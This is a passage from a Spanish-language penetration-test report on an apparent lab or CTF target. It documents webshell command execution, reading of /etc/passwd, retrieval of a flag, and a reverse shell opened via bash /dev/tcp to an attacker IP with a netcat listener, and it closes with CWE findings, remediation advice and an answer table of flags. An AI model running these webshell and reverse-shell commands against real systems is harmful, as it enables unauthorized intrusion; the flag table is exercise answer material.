curl ...shell.php?cmd=id	uid=33(www-data) gid=33(www-data) groups=33(www-data)
curl ...shell.php?cmd=cat+/etc/passwd	Contenido completo del fichero /etc/passwd

Del análisis del fichero /etc/passwd se identificaron los usuarios del sistema con shell activa: ubuntu, nacho y hola_thepwnlab_es.

4.10 Obtención de la Flag

Se ejecutó una búsqueda recursiva de ficheros con nombre flag en el sistema de ficheros del servidor:

```
curl "http://losvengadores.com/xtry/uploads/shell.php?cmd=find+/-name+flag*+2>/dev/null"
curl "http://losvengadores.com/xtry/uploads/shell.php?cmd=find+/-name+*.txt+2>/dev/null"
```

Imagen 17 — Ejecución de búsqueda recursiva

Entre los resultados se localizó el fichero /home/ubuntu/flag.txt.

```
/sys/devices/pci0000:00/0000:00:04.0/virtio1/net/ens
/sys/devices/virtual/net/lo/flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/home/ubuntu/flag.txt
/snap/google-cloud-cli/436/lib/surface/meta/gcloud_c
/snap/google-cloud-cli/436/lib/third_party/argparse/
/snap/google-cloud-cli/436/lib/third_party/argparse/
/snap/google-cloud-cli/436/lib/third_party/argparse/
```

Imagen 18 — Localización de documento flag.txt

Su contenido fue leído mediante el siguiente comando:

```
(abalin@kali)-[~]
$ curl "http://losvengadores.com/xtry/uploads/shell.php?cmd=cat+/home/ubuntu/flag.txt"
Avengers, Assemble!
```

Imagen 19 — Ejecución de lectura del contenido

El servidor devolvió el contenido de la flag del ejercicio:

Avengers ,Assemble !

4.11 Shell Interactiva (Reverse Shell)

Como paso final, se estableció una shell interactiva mediante el uso de una reverse shell. Para ello, se puso el puerto 4444 del sistema atacante en escucha con netcat:

```
(abalin@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.1.221] from (UNKNOWN) [10.0.0.70] 48814
bash: cannot set terminal process group (1501): Inappropriate ioctl for device
bash: no job control in this shell
```

Imagen 20 — Puerto 4444 a la escucha con netcat

A continuación, se lanzó la conexión inversa desde la webshell previamente subida al servidor objetivo:

```
(abalin@kali)-[~]  
$ curl "http://losvengadores.com/xtry/uploads/shell.php?cmd=bash+-c+'bash+-i+%26+/dev/tcp/10.10.1.221/4444+0+%261'"
```

Imagen 21 — Conexión desde la webshell

Y finalmente la conexión fue establecida con éxito desde la IP 10.0.0.70 (servidor objetivo) hacia el sistema atacante en 10.10.1.221, puerto 4444. Se obtuvo una shell interactiva como usuario www-data, confirmando el dominio total sobre el servidor.

```
(abalin@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.1.221] from (UNKNOWN) [10.0.0.70] 48814  
bash: cannot set terminal process group (1501): Inappropriate ioctl for device  
bash: no job control in this shell  
<1-zz36ne:/var/www/html/losvengadores/xtry/uploads$ whoami  
www-data  
<1-zz36ne:/var/www/html/losvengadores/xtry/uploads$ ip a  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: ens4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1460 qdisc mq state UP group default qlen 1000  
    link/ether 42:01:0a:00:00:46 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.0.70/32 scope global dynamic ens4  
        valid_lft 3219sec preferred_lft 3219sec  
    inet6 fe80::4001:aff:fe00:46/64 scope link  
        valid_lft forever preferred_lft forever  
<1-zz36ne:/var/www/html/losvengadores/xtry/uploads$
```

Imagen 22 — Shell interactiva

4.12 Conclusión Técnica

La ejecución completa de las fases documentadas en el presente informe técnico ha permitido demostrar de forma empírica y reproducible el compromiso total del servidor objetivo partiendo de un acceso externo sin credenciales ni privilegios previos.

El análisis técnico pone de manifiesto que las vulnerabilidades identificadas son el resultado de un diseño y desarrollo inseguros que se refuerzan mutuamente. La ausencia de validación de entradas en el formulario de búsqueda, la elección de MD5 como algoritmo de hashing, la presencia de un endpoint de subida de ficheros sin restricciones y la exposición de lógica de negocio en el código fuente público forman un conjunto de debilidades que, explotadas de forma encadenada, producen un impacto de máxima severidad.

Desde el punto de vista técnico, la auditoría confirma los siguientes vectores de ataque primarios como responsables del compromiso del sistema:

- SQL Injection ciega (CWE-89) como vector de acceso inicial a credenciales.
- Subida de fichero sin restricciones (CWE-434) como vector de ejecución de código PHP.
- Ausencia de validación de tipo MIME y extensión como habilitador del RCE (CWE-78).
- Hashing MD5 sin una sal (CWE-916) como facilitador del crackeo de contraseñas.
- Exposición de lógica y endpoints en código fuente público (CWE-540) como facilitador del descubrimiento.

La totalidad de la cadena de ataque se ejecutó con herramientas estándar de pentesting ampliamente disponibles (nmap, gobuster, sqlmap, curl, netcat), lo que subraya la naturaleza fundamental, y por tanto subsanable, de las debilidades encontradas. Las medidas correctoras específicas para cada vulnerabilidad identificada se detallan en el siguiente apartado (5. Conclusiones y Recomendaciones) del presente informe.

5. Conclusiones y Recomendaciones

5.1 Resumen de Flags

#	Pregunta	Respuesta
1	Dominio de la página web	losvengadores.com
2	Hash de la contraseña de acceso	6f2f0046544e6821b04c99ec8cdb98f4
3	Usuario con el que se accede al sistema	www-data
4	Flag final del ejercicio	Avengers,Assemble!

5.2 Conclusiones

La auditoría ha permitido demostrar que la aplicación web losvengadores.com presenta un conjunto crítico de vulnerabilidades encadenables que confirman el compromiso total del servidor desde un acceso externo sin privilegios. La explotación se realizó de manera progresiva siguiendo una metodología estructurada en fases, de modo que cada vector de ataque permitió identificar el siguiente.

Las vulnerabilidades identificadas son:

- Inyección SQL ciega en el parámetro searchVal de search.php, permitiendo el volcado completo de la base de datos.
- Almacenamiento de contraseñas en formato MD5 sin sal, susceptibles de crackeo mediante diccionario.
- Endpoint de subida de archivos activo (CV-upload.php) sin validación del tipo de fichero ni restricción de extensiones ejecutables.
- Exposición de rutas y lógica de la aplicación en el código fuente HTML y en scripts JavaScript accesibles públicamente.

5.3 Recomendaciones

Se recomienda la adopción inmediata de las siguientes medidas correctoras:

- Implementar consultas parametrizadas en todas las interacciones con la base de datos para eliminar el riesgo de inyección SQL.
- Sustituir el algoritmo de hashing MD5 por funciones modernas como bcrypt, scrypt o Argon2, incorporando una sal aleatoria por usuario.
- Restringir la subida de ficheros validando el tipo MIME real y la extensión, rechazando cualquier fichero con extensión ejecutable (.php, .phtml, etc.).

-
- Alojjar los ficheros subidos en un directorio sin permisos de ejecución o fuera de la raíz web.
 - Eliminar o comentar de forma segura el código fuente que exponga rutas, lógica de negocio o funcionalidades desactivadas.
 - Implementar un Web Application Firewall (WAF) y revisar periódicamente los logs de acceso en busca de patrones anómalos.
 - Aplicar el principio de mínimo privilegio al usuario del servidor web (www-data), limitando el acceso al sistema de ficheros.

— Fin del Informe —